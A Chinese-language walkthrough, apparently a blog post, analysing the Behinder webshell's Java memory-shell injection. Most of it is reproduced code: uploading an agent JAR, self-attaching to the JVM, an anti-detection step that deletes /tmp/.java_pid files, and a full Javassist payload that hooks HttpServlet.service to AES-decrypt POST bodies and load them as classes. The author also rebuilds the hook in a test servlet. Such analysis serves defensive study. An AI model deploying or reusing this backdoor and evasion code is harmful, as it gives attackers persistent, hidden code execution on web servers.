CheckBox antiAgentCheckBox = new CheckBox( text: "防检测");
Label antiAgentMemo = new Label( text: "*防检测可避免目标JVM进程被注入，可避免内存查杀插件注入，同时容器重启前内存马也无法再次注入");
antiAgentMemo.setTextFill(Color.RED);
Button cancelBtn = new Button( text: "取消");
Button saveBtn = new Button( text: "保存");
saveBtn.setDefaultButton(true);
saveBtn.setOnAction((e) -> {
    String shellID = ((StringProperty)((List)this.shellListTable.getSelectionModel().getSelectedItem()).get(this.COL_INDEX_ID
    String type = typeCombo.getValue().toString();
    this.injectMemShell(Integer.parseInt(shellID), type, pathText.getText().trim(), antiAgentCheckBox.isSelected());
    inputDialog.getDialogPane().getScene().getWindow().hide();
});
cancelBtn.setOnAction((e) -> {
    inputDialog.getDialogPane().getScene().getWindow().hide();
```

```java
private void injectMemShell(int shellID, String type, String path, boolean isAntiAgent) {
    this.statusLabel.setText("正在植入内存马……");
    Runnable runner = () -> {
        try {
            if (!path.startsWith("/")) {...}
            Pattern.compile(path);
            JSONObject shellEntity = this.shellManager.findShell(shellID);
            ShellService shellService = new ShellService(shellEntity);
            shellService.doConnect();
            String osInfo = shellEntity.getString( key: "os");
            int osType;
            String libPath;
            if (osInfo == null || osInfo.equals("")) {
                osType = (new SecureRandom()).nextInt( bound: 3000);
                libPath = Utils.getRandomString(osType);
                JSONObject basicInfoObj = new JSONObject(shellService.getBasicInfo(libPath));
                osInfo = (new String(Base64.decode(basicInfoObj.getString( key: "osInfo")),  charsetName: "UTF-8")).toLowerCase();
            }
            osType = Utils.getOSType(osInfo);
            libPath = Utils.getRandomString( length: 6);
            if (osType == Constants.OS_TYPE_WINDOWS) {
                libPath = "c:/windows/temp/" + libPath;
            } else {
                libPath = "/tmp/" + libPath;
            }
            shellService.uploadFile(libPath, Utils.getResourceData( filePath: "net/rebeyond/behinder/resource/tools/tools_" + osType + ".jar")
            shellService.loadJar(libPath);
            shellService.injectMemShell(type, libPath, path, Utils.getKey(shellEntity.getString( key: "password")), isAntiAgent);
```


> 可以看到此处会根据系统类型的不同，上传不同的`agent`包，然后调用`loadJar`方法加载这个上传的`Jar`包。

```java
private Object Request;
private Object Response;
private Object Session;

public boolean equals(Object obj) {
    HashMap result = new HashMap();
    boolean var14 = false;

    Object so;
    Method write;
    label77: {
        try {
            var14 = true;
            this.fillContext(obj);
            URL url = (new File(libPath)).toURI().toURL();
            URLClassLoader urlClassLoader = (URLClassLoader)ClassLoader.getSystemClassLoader();
            Method add = URLClassLoader.class.getDeclaredMethod( name: "addURL", URL.class);
            add.setAccessible(true);
            add.invoke(urlClassLoader, url);
            result.put("status", "success");
            var14 = false;
            break label77;
```

> 在加载包之后执行`shellService.injectMemShell()`方法，然后就是之前的操作了，现在来关注功能执行的代码`Memshell.java`

- `Memshell.java#equals()->doAgentShell()`

```java
public boolean equals(Object obj) {
    HashMap result = new HashMap();
    boolean var14 = false;

    Object so;
    Method write;
    label99: {
        try {
            var14 = true;
            //在Java9及以后的版本不允许SelfAttach(即无法attach自身的进程)
            System.setProperty("jdk.attach.allowAttachSelf", "true");
            this.fillContext(obj);
            if (type.equals("Agent")) {  //目前应该只实现了agent木马
                try {
                    this.doAgentShell(Boolean.parseBoolean(antiAgent)); //进入关键方法
                    result.put("status", "success");
                    result.put("msg", "MemShell Agent Injected Successfully.");
                    var14 = false;
                } catch (Exception var18) {
                    result.put("status", "fail");
                    result.put("msg", var18.getMessage());
```

> 此处有一个点就是关于`jdk.attach.allowAttachSelf`，jdk9之后不允许了，所以此处需要提前修改设置。还有其他的修改方案。[议题解析与复现--《Java内存攻击技术漫谈》（一）]
>
> ```java
> public void doAgentShell(boolean antiAgent) throws Exception {
> try {
> Class VirtualMachineCls = ClassLoader.getSystemClassLoader().loadClass( name: "com.sun.tools.attach.VirtualMachine");
> Method attachMethod = VirtualMachineCls.getDeclaredMethod( name: "attach", String.class);
> Method loadAgentMethod = VirtualMachineCls.getDeclaredMethod( name: "loadAgent", String.class, String.class);
> Object obj = attachMethod.invoke(VirtualMachineCls, getCurrentPID());
> loadAgentMethod.invoke(obj, ...args: libPath, base64encode(path) + "|" + base64encode(password));
> String osInfo = System.getProperty("os.name").toLowerCase();
> if (osInfo.indexOf("windows") < 0 && osInfo.indexOf("winnt") < 0 && osInfo.indexOf("linux") >= 0 && antiAgent) {
> String fileName = "/tmp/.java_pid" + getCurrentPID();
> (new File(fileName)).delete();
> }
> } catch (Exception var12) {
> var12.printStackTrace();
> } catch (Error var13) {
> var13.printStackTrace();
> } finally {
> (new File(libPath)).delete();
> }
>
> }
> ```
>
> 此处通过反射加载之前已经上传的`agent`，然后会触发`agent`当中的`Agent-Class: net.rebeyond.behinder.payload.java.MemShell#agentmain()`方法。这个`libPath`还是看上传功能的实现。
>
> 
>

- `agentmain`方法

```java
Class[] cLasses = inst.getAllLoadedClasses(); //当前jvm加载的所有类
    byte[] data = new byte[0];
```

```
        Map targetClasses = new HashMap();
        Map targetClassJavaxMap = new HashMap();
        targetClassJavaxMap.put("methodName", "service");
        List paramJavaxClsStrList = new ArrayList();
        paramJavaxClsStrList.add("javax.servlet.ServletRequest");
        paramJavaxClsStrList.add("javax.servlet.ServletResponse");
        targetClassJavaxMap.put("paramList", paramJavaxClsStrList);
        targetClasses.put("javax.servlet.http.HttpServlet", targetClassJavaxMap);
        Map targetClassJakartaMap = new HashMap();  //这一个处理是为了忽略tomcat改变带来的包名变化
        targetClassJakartaMap.put("methodName", "service");
        List paramJakartaClsStrList = new ArrayList();
        paramJakartaClsStrList.add("jakarta.servlet.ServletRequest");
        paramJakartaClsStrList.add("jakarta.servlet.ServletResponse");
        targetClassJakartaMap.put("paramList", paramJakartaClsStrList);
        targetClasses.put("javax.servlet.http.HttpServlet", targetClassJavaxMap);
        targetClasses.put("jakarta.servlet.http.HttpServlet", targetClassJakartaMap);
        String getCoreObject = "javax.servlet.http.HttpServletRequest request= (javax.servlet.ServletRequest)$1;\njavax.servlet.http.HttpServletResponse response = (javax.servlet.ServletResponse)$2;\njavax.servlet.http.HttpSession session = request.getSession();\n";
        ClassPool cPool = ClassPool.getDefault();
        if (ServerDetector.isWebLogic()) {
            targetClasses.clear();
            Map targetClassWeblogicMap = new HashMap();
            targetClassWeblogicMap.put("methodName", "execute");
            List paramWeblogicClsStrList = new ArrayList();
            paramWeblogicClsStrList.add("javax.servlet.ServletRequest");
            paramWeblogicClsStrList.add("javax.servlet.ServletResponse");
            targetClassWeblogicMap.put("paramList", paramWeblogicClsStrList);
            targetClasses.put("weblogic.servlet.internal.ServletStubImpl", targetClassWeblogicMap);
        }
```

```
      String shellCode = "javax.servlet.http.HttpServletRequest request=
(javax.servlet.ServletRequest)$1;\njavax.servlet.http.HttpServletResponse
response = (javax.servlet.ServletResponse)$2;\njavax.servlet.http.HttpSession
session = request.getSession();\nString pathPattern=\"%s\";\nif
(request.getRequestURI().matches(pathPattern))\n{\n\tjava.util.Map obj=new
java.util.HashMap();\n\tobj.put(\"request\",request);\n\tobj.put(\"response\",re
sponse);\n\tobj.put(\"session\",session);\n    ClassLoader
loader=this.getClass().getClassLoader();\n\tif
(request.getMethod().equals(\"POST\"))\n\t{\n\t\ttry\n\t\t{\n\t\t\tString
k=\"%s\";\n\t\t\tsession.putValue(\"u\",k);\n\t\t\t\n\t\t\tjava.lang.ClassLoader
systemLoader=java.lang.ClassLoader.getSystemClassLoader();\n\t\t\tClass
cipherCls=systemLoader.loadClass(\"javax.crypto.Cipher\");\n\n\t\t\tObject
c=cipherCls.getDeclaredMethod(\"getInstance\",new Class[]
{String.class}).invoke((java.lang.Object)cipherCls,new Object[]
{\"AES\"});\n\t\t\tObject
keyObj=systemLoader.loadClass(\"javax.crypto.spec.SecretKeySpec\").getDeclaredCo
nstructor(new Class[]{byte[].class,String.class}).newInstance(new Object[]
{k.getBytes(),\"AES\"});;\n\t\t\t       \n\t\t\tjava.lang.reflect.Method
initMethod=cipherCls.getDeclaredMethod(\"init\",new Class[]
{int.class,systemLoader.loadClass(\"java.security.Key\")});\n\t\t\tinitMethod.in
voke(c,new Object[]{new Integer(2),keyObj});\n\n\t\t\tjava.lang.reflect.Method
doFinalMethod=cipherCls.getDeclaredMethod(\"doFinal\",new Class[]
{byte[].class});\n            byte[] requestBody=null;\n            try {\n
             Class Base64 = loader.loadClass(\"sun.misc.BASE64Decoder\");\n\t\t\t
       Object Decoder = Base64.newInstance();\n                    requestBody=
(byte[]) Decoder.getClass().getMethod(\"decodeBuffer\", new Class[]
{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});\n
               } catch (Exception ex) \n                {\n
Class Base64 = loader.loadClass(\"java.util.Base64\");\n
Object Decoder = Base64.getDeclaredMethod(\"getDecoder\",new
Class[0]).invoke(null, new Object[0]);\n                    requestBody=
(byte[])Decoder.getClass().getMethod(\"decode\", new Class[]
{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});\n
               }\n\t\t\t\t\t\t\n\t\t\tbyte[] buf=
(byte[])doFinalMethod.invoke(c,new Object[]
{requestBody});\n\t\t\tjava.lang.reflect.Method
defineMethod=java.lang.ClassLoader.class.getDeclaredMethod(\"defineClass\", new
Class[]
{String.class,java.nio.ByteBuffer.class,java.security.ProtectionDomain.class});\
n\t\t\tdefineMethod.setAccessible(true);\n\t\t\tjava.lang.reflect.Constructor
constructor=java.security.SecureClassLoader.class.getDeclaredConstructor(new
Class[]
{java.lang.ClassLoader.class});\n\t\t\tconstructor.setAccessible(true);\n\t\t\tj
ava.lang.ClassLoader cl=(java.lang.ClassLoader)constructor.newInstance(new
Object[]{loader});\n\t\t\tjava.lang.Class  c=
(java.lang.Class)defineMethod.invoke((java.lang.Object)cl,new Object[]
{null,java.nio.ByteBuffer.wrap(buf),null});\n\t\t\tc.newInstance().equals(obj);\
n\t\t}\n\n\t\tcatch(java.lang.Exception e)\n\t\t{\n\t\t
e.printStackTrace();\n\t\t}\n\t\tcatch(java.lang.Error
error)\n\t\t{\n\t\terror.printStackTrace();\n\t\t}\n\t\treturn;\n\t}\t\n}\n";
      Class[] var28 = cLasses;
      int var13 = cLasses.length;

      for(int var14 = 0; var14 < var13; ++var14) {
         Class cls = var28[var14];
         if (targetClasses.keySet().contains(cls.getName())) {  //所有加载的类对象如
果存在javax.servlet.http.HttpServlet
            String targetClassName = cls.getName();
```

```
            try {
               String path = new String(base64decode(args.split("\\|")[0]));
               String key = new String(base64decode(args.split("\\|")[1]));
               shellCode = String.format(shellCode, path, key);
               if (targetClassName.equals("jakarta.servlet.http.HttpServlet")) {
                  shellCode = shellCode.replace("javax.servlet",
"jakarta.servlet");
               }

               ClassClassPath classPath = new ClassClassPath(cls);
               cPool.insertClassPath(classPath);
               cPool.importPackage("java.lang.reflect.Method");
               cPool.importPackage("javax.crypto.Cipher");
               List paramClsList = new ArrayList();
               Iterator var21 = ((List)
((Map)targetClasses.get(targetClassName)).get("paramList")).iterator();

               String methodName;
               while(var21.hasNext()) {
                  methodName = (String)var21.next();
                  paramClsList.add(cPool.get(methodName));
               }

               CtClass cClass = cPool.get(targetClassName);
               methodName =
((Map)targetClasses.get(targetClassName)).get("methodName").toString();
               CtMethod cMethod = cClass.getDeclaredMethod(methodName,
(CtClass[])paramClsList.toArray(new CtClass[paramClsList.size()]));
               cMethod.insertBefore(shellCode);
               cClass.detach();
               data = cClass.toBytecode();
               inst.redefineClasses(new ClassDefinition[]{new
ClassDefinition(cls, data)});
            } catch (Exception var24) {
               var24.printStackTrace();
            } catch (Error var25) {
               var25.printStackTrace();
            }
         }
      }
```

> 这个`agentMain`方法其实很简单，就是遍历加载的全部类，然后`Hook javax.servlet.http.HttpServlet`这个类（不同的中间件，不同的版本可能存在差别），然后修改他的`service()`方法。我们把他扒出来单独找份`tomcat`来跑一下，看看被修改后的`HttpServlet`类

- `shellcode`变量的内容

```
javax.servlet.http.HttpServletRequest request = (javax.servlet.ServletRequest)
$1;
        javax.servlet.http.HttpServletResponse response =
(javax.servlet.ServletResponse) $2;
        javax.servlet.http.HttpSession session = request.getSession();
        String pathPattern = "%s";
        if (request.getRequestURI().matches(pathPattern)) {
            java.util.Map obj = new java.util.HashMap();
```

```
            obj.put("request", request);
            obj.put("response", response);
            obj.put("session", session);
            ClassLoader loader = this.getClass().getClassLoader();
            if (request.getMethod().equals("POST")) {
                try {
                    String k = "%s";
                    session.putValue("u", k);

                    java.lang.ClassLoader systemLoader =
java.lang.ClassLoader.getSystemClassLoader();
                    Class cipherCls =
systemLoader.loadClass("javax.crypto.Cipher");
                    Object c = cipherCls.getDeclaredMethod("getInstance", new
Class[]{String.class}).invoke((java.lang.Object) cipherCls, new Object[]
{"AES"});
                    Object keyObj =
systemLoader.loadClass("javax.crypto.spec.SecretKeySpec").getDeclaredConstructor
(new Class[]{byte[].class, String.class}).newInstance(new Object[]{k.getBytes(),
"AES"});
                    ;

                    java.lang.reflect.Method initMethod =
cipherCls.getDeclaredMethod("init", new Class[]{int.class,
systemLoader.loadClass("java.security.Key")});
                    initMethod.invoke(c, new Object[]{new Integer(2), keyObj});
                    java.lang.reflect.Method doFinalMethod =
cipherCls.getDeclaredMethod("doFinal", new Class[]{byte[].class});
                    byte[] requestBody = null;
                    try {
                        Class Base64 =
loader.loadClass("sun.misc.BASE64Decoder");
                        Object Decoder = Base64.newInstance();
                        requestBody = (byte[])
Decoder.getClass().getMethod("decodeBuffer", new Class[]
{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});
                    } catch (Exception ex) {
                        Class Base64 = loader.loadClass("java.util.Base64");
                        Object Decoder = Base64.getDeclaredMethod("getDecoder",
new Class[0]).invoke(null, new Object[0]);
                        requestBody = (byte[])
Decoder.getClass().getMethod("decode", new Class[]
{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});
                    }

                    byte[] buf = (byte[]) doFinalMethod.invoke(c, new Object[]
{requestBody});
                    java.lang.reflect.Method defineMethod =
java.lang.ClassLoader.class.getDeclaredMethod("defineClass", new Class[]
{String.class, java.nio.ByteBuffer.class,
java.security.ProtectionDomain.class});
                    defineMethod.setAccessible(true);
                    java.lang.reflect.Constructor constructor =
java.security.SecureClassLoader.class.getDeclaredConstructor(new Class[]
{java.lang.ClassLoader.class});
                    constructor.setAccessible(true);
                    java.lang.ClassLoader cl = (java.lang.ClassLoader)
constructor.newInstance(new Object[]{loader});
```

```
                    java.lang.Class c = (java.lang.Class)
defineMethod.invoke((java.lang.Object) cl, new Object[]{null,
java.nio.ByteBuffer.wrap(buf), null});
                    c.newInstance().equals(obj);
                } catch (java.lang.Exception e) {
                    e.printStackTrace();
                } catch (java.lang.Error error) {
                    error.printStackTrace();
                }
                return;
            }
        }
```

- 新建一个`servlet`，然后`Hook HttpServlet`

```
public class agentMemshell extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
throws ServletException, IOException {
```

```
        String shellCode = "javax.servlet.http.HttpServletRequest request=
(javax.servlet.ServletRequest)$1;\njavax.servlet.http.HttpServletResponse
response = (javax.servlet.ServletResponse)$2;\njavax.servlet.http.HttpSession
session = request.getSession();\nString pathPattern=\"%s\";\nif
(request.getRequestURI().matches(pathPattern))\n{\n\tjava.util.Map obj=new
java.util.HashMap();\n\tobj.put(\"request\",request);\n\tobj.put(\"response\",re
sponse);\n\tobj.put(\"session\",session);\n    ClassLoader
loader=this.getClass().getClassLoader();\n\tif
(request.getMethod().equals(\"POST\"))\n\t{\n\t\ttry\n\t\t{\n\t\t\tString
k=\"%s\";\n\t\t\tsession.putValue(\"u\",k);\n\t\t\t\n\t\t\tjava.lang.ClassLoader
systemLoader=java.lang.ClassLoader.getSystemClassLoader();\n\t\t\tClass
cipherCls=systemLoader.loadClass(\"javax.crypto.Cipher\");\n\n\t\t\tObject
c=cipherCls.getDeclaredMethod(\"getInstance\",new Class[]
{String.class}).invoke((java.lang.Object)cipherCls,new Object[]
{\"AES\"});\n\t\t\tObject
keyObj=systemLoader.loadClass(\"javax.crypto.spec.SecretKeySpec\").getDeclaredCo
nstructor(new Class[]{byte[].class,String.class}).newInstance(new Object[]
{k.getBytes(),\"AES\"});;\n\t\t\t       \n\t\t\tjava.lang.reflect.Method
initMethod=cipherCls.getDeclaredMethod(\"init\",new Class[]
{int.class,systemLoader.loadClass(\"java.security.Key\")});\n\t\t\tinitMethod.in
voke(c,new Object[]{new Integer(2),keyObj});\n\n\t\t\tjava.lang.reflect.Method
doFinalMethod=cipherCls.getDeclaredMethod(\"doFinal\",new Class[]
{byte[].class});\n            byte[] requestBody=null;\n            try {\n
             Class Base64 = loader.loadClass(\"sun.misc.BASE64Decoder\");\n\t\t\t
       Object Decoder = Base64.newInstance();\n                    requestBody=
(byte[]) Decoder.getClass().getMethod(\"decodeBuffer\", new Class[]
{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});\n
               } catch (Exception ex) \n                {\n
Class Base64 = loader.loadClass(\"java.util.Base64\");\n
Object Decoder = Base64.getDeclaredMethod(\"getDecoder\",new
Class[0]).invoke(null, new Object[0]);\n                    requestBody=
(byte[])Decoder.getClass().getMethod(\"decode\", new Class[]
{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});\n
               }\n\t\t\t\t\t\t\n\t\tbyte[] buf=
(byte[])doFinalMethod.invoke(c,new Object[]
{requestBody});\n\t\t\tjava.lang.reflect.Method
defineMethod=java.lang.ClassLoader.class.getDeclaredMethod(\"defineClass\", new
Class[]
{String.class,java.nio.ByteBuffer.class,java.security.ProtectionDomain.class});\
n\t\t\tdefineMethod.setAccessible(true);\n\t\t\tjava.lang.reflect.Constructor
constructor=java.security.SecureClassLoader.class.getDeclaredConstructor(new
Class[]
{java.lang.ClassLoader.class});\n\t\t\tconstructor.setAccessible(true);\n\t\t\tj
ava.lang.ClassLoader cl=(java.lang.ClassLoader)constructor.newInstance(new
Object[]{loader});\n\t\t\tjava.lang.Class  c=
(java.lang.Class)defineMethod.invoke((java.lang.Object)cl,new Object[]
{null,java.nio.ByteBuffer.wrap(buf),null});\n\t\t\tc.newInstance().equals(obj);\
n\t\t}\n\n\t\tcatch(java.lang.Exception e)\n\t\t{\n\t\t
e.printStackTrace();\n\t\t}\n\t\tcatch(java.lang.Error
error)\n\t\t{\n\t\terror.printStackTrace();\n\t\t}\n\t\treturn;\n\t}\t\n}\n";
        Map targetClasses = new HashMap();
        Map targetClassJavaxMap = new HashMap();
        targetClassJavaxMap.put("methodName", "service");
        List paramJavaxClsStrList = new ArrayList();
        paramJavaxClsStrList.add("javax.servlet.ServletRequest");
        paramJavaxClsStrList.add("javax.servlet.ServletResponse");
        targetClassJavaxMap.put("paramList", paramJavaxClsStrList);
```

```
        targetClasses.put("javax.servlet.http.HttpServlet",
targetClassJavaxMap);
        targetClasses.put("javax.servlet.http.HttpServlet",
targetClassJavaxMap);
        Class<?> cls = null;
        try {
            ClassPool cPool = ClassPool.getDefault();
            cls = Class.forName("javax.servlet.http.HttpServlet");
            String targetClassName = cls.getName();
            ClassClassPath classPath = new ClassClassPath(cls);
            cPool.insertClassPath(classPath);
            cPool.importPackage("java.lang.reflect.Method");
            cPool.importPackage("javax.crypto.Cipher");
            List paramClsList = new ArrayList();
            Iterator var21 = ((List)
((Map)targetClasses.get(targetClassName)).get("paramList")).iterator();

            String methodName;
            while(var21.hasNext()) {
                methodName = (String)var21.next();
                paramClsList.add(cPool.get(methodName));
            }
            CtClass cClass = cPool.get(targetClassName);
            methodName =
((Map)targetClasses.get(targetClassName)).get("methodName").toString();
            CtMethod cMethod = cClass.getDeclaredMethod(methodName,
(CtClass[])paramClsList.toArray(new CtClass[paramClsList.size()]));
            cMethod.insertBefore(shellCode);
            cClass.detach();
            byte[] data = new byte[0];
            data = cClass.toBytecode();
            byteToFile(data);
        } catch (ClassNotFoundException | NotFoundException |
CannotCompileException e) {
            e.printStackTrace();
        }

    }

    public static void byteToFile(byte[] bytes) throws IOException{  //字节转文件
        if(bytes.length == 0){
            return;
        }
        File file = new File("D:\\Java\\tomcat\\apache-tomcat-8.5.68-
src\\java\\lagou\\edu\\servlet\\httpServelt.class");
        FileOutputStream fileOutputStream = new FileOutputStream(file);
        BufferedOutputStream bufferedOutputStream = new
BufferedOutputStream(fileOutputStream);
        bufferedOutputStream.write(bytes);
        bufferedOutputStream.close();
        fileOutputStream.close();
    }
}
```

- 文件对比

```java
751     @Override
752     public void service(ServletRequest req, ServletResponse res)
753         throws ServletException, IOException {
754
755         HttpServletRequest  request;
756         HttpServletResponse response;
757
758         try {
759             request = (HttpServletRequest) req;
760             response = (HttpServletResponse) res;
761         } catch (ClassCastException e) {
762             throw new ServletException(lStrings.getString( key: "http.non_http"));
763         }
764         service(request, response);
765     }
766
```

原来的

```java
277     public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
278         ServletRequest var3 = (ServletRequest)req;
279         ServletResponse var4 = (ServletResponse)res;
280         HttpSession var5 = var3.getSession();
281         String var6 = "%s";
282         if (var3.getRequestURI().matches(var6)) {
283             HashMap var7 = new HashMap();
284             var7.put("request", var3);
285             var7.put("response", var4);
286             var7.put("session", var5);
287             ClassLoader var8 = this.getClass().getClassLoader();
288             if (var3.getMethod().equals("POST")) {
289                 try {
290                     String var9 = "%s";
291                     var5.putValue("u", var9);
292                     ClassLoader var10 = ClassLoader.getSystemClassLoader();
293                     Class var11 = var10.loadClass("javax.crypto.Cipher");
294                     Object var12 = var11.getDeclaredMethod("getInstance", String.class).invoke((Object)var11, "AES");
295                     Object var13 = var10.loadClass("javax.crypto.spec.SecretKeySpec").getDeclaredConstructor(byte[].class, String.clas
```

修改之后

> `HttpServlet` 在实现 `Servlet` 接口时，覆写了 `service` 方法，该方法体内的代码会自动判断用户的请求方式，如为 `GET` 请求，则调用 `HttpServlet` 的 `doGet` 方法，如为 `Post` 请求，则调用 `doPost` 方法。因此，开发人员在编写 `Servlet` 时，通常只需要覆写 `doGet` 或 `doPost` 方法，而不要去覆写 `service` 方法，此处通过 `Hook HttpServlet` 修改了代码的执行逻辑，之后每次访问 `servlet` 都会先触发 `webshell`。到此内存马的内容基本分析完了，整个冰蝎的源码也有了一个大概的了解。